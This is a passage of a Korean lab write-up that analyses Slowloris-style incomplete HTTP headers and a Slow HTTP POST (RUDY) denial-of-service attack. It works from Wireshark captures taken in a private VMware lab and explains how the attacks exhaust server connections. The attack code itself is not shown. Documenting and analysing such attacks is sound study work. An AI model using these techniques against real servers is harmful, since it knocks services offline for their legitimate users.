 Ethernet II, Src: VMware_7d:d1:0e (00:0c:29:f7:d6:0d), Dst: VMware_f7:d6:0d (00:0c:29:f7:d6:0d)
 Source: VMware_7d:d1:0e (00:0c:29:f7:d6:0d)
 Type: IPv4 (0x0800)
 [Stream index: 2]
 Internet Protocol Version 4, Src: 192.168.40.128, Dst: 192.168.40.130
 Transmission Control Protocol, Src Port: 11987, Dst Port: 80, Seq: 1, Ack: 1, Len: 37
 Source Port: 11987
 Destination Port: 80
 [Stream index: 203]
 [Stream Packet Number: 4]
 [Conversation completeness: Incomplete (43)]
 [TCP Segment Len: 37]
 Sequence Number: 1 (relative sequence number)
 Sequence Number (raw): 1
 [Next Sequence Number: 38 (relative sequence number)]
 Acknowledgment Number: 1 (relative ack number)
 Acknowledgment number (raw): 1302476975
 0101 = Header Length: 20 bytes (5)
 Flags: 0x010 (ACK)
 Window: 8192
 [Calculated window size: 8192]
 [Window size scaling factor: -2 (no window scaling used)]
 Character: 0x000a (unidentified)

Wireshark · Follow TCP Stream (tcp.stream eq 203) · Ethernet0

```

00000000  47 45 54 20 2f 20 48 54 54 50 2f 31 2e 31 0d 0a  GET / HTTP/1.1..
00000010  48 6f 73 74 3a 20 31 39 32 2e 31 36 38 2e 34 30  Host: 192.168.40
00000020  2e 31 33 30 20                                     .130
  
```

일반적으로 HTTP 헤더의 끝은 16진수로 0x0d(\r) 0x0a(\n) 두 번으로 끝납니다.

캡처된 패킷을 분석해본 결과 HTTP 헤더가 불완전하게 전송된 것을 확인할 수 있습니다.

GET / HTTP/1.1 요청과 Host: 192.168.40.130 헤더가 포함되어 있으나 정상적인 HTTP 요청에서 마지막에 반드시 있어야 할 헤더 종료를 알리는 개행 문자가 누락되어 있습니다.

이로 인해 서버는 요청이 완전히 도착했다고 판단하지 않고 연결을 계속 유지하며 이런 연결이 쌓일 경우 서버 자원이 고갈되어 서비스 거부(DoS) 상태가 발생할 수 있습니다.


2. Slow HTTP POST 공격(RUDY attack) 수행하기

Slow HTTP POST 공격은 HTTP POST 메시지의 특성을 이용한 서비스 거부(DoS) 공격입니다. 공격자는 Content-Length 헤더에 큰 값을 설정하고 실제 데이터는 아주 느린 속도로 전송하여 서버가 연결을 장시간 유지하게 만듭니다. 이로 인해 서버 자원이 고갈되고 정상적인 요청 처리가 어려워집니다.


2-1) attacker에서 공격코드 다운로드 및 공격 수행

[illegible]


2-2) 공격 확인 및 분석



Wireshark로 패킷을 확인해보니 수많은 POST 요청 패킷이 포착되었습니다.



초기 패킷을 보면, POST / HTTP/1.1 요청이 포함되어 있고, Content-Length는 64 바이트로 설정되어 있습니다. 하지만 실제 전송된 Request body 데이터는 n 한 글자에 불과해 Content-Length에서 지정한 크기보다 훨씬 작았습니다.



이후 패킷을 살펴보면 여전히 POST Method고 Content-Length는 64로 고정되어 있지만 Request body에 담긴 데이터가 점차 증가하여 S1VSAOc0j9HEZ 등으로 길어지고 있음을 확인할 수 있었습니다. 이는 공격자가 데이터를 천천히 조금씩 늘려가면서 서버에 전송하고 있음을 알 수 있었습니다.

Victim 입장에서는 Content-Length가 64로 설정되어 있으므로 body의 64바이트가 모두 도착할 때까지 연결을 계속 유지하게 되는데, 이로 인해 연결이 장시간 유지되면서 서버의 가용성이 저하되고 정상적인 서비스가 어려워지는 상태가 발생할 수 있습니다.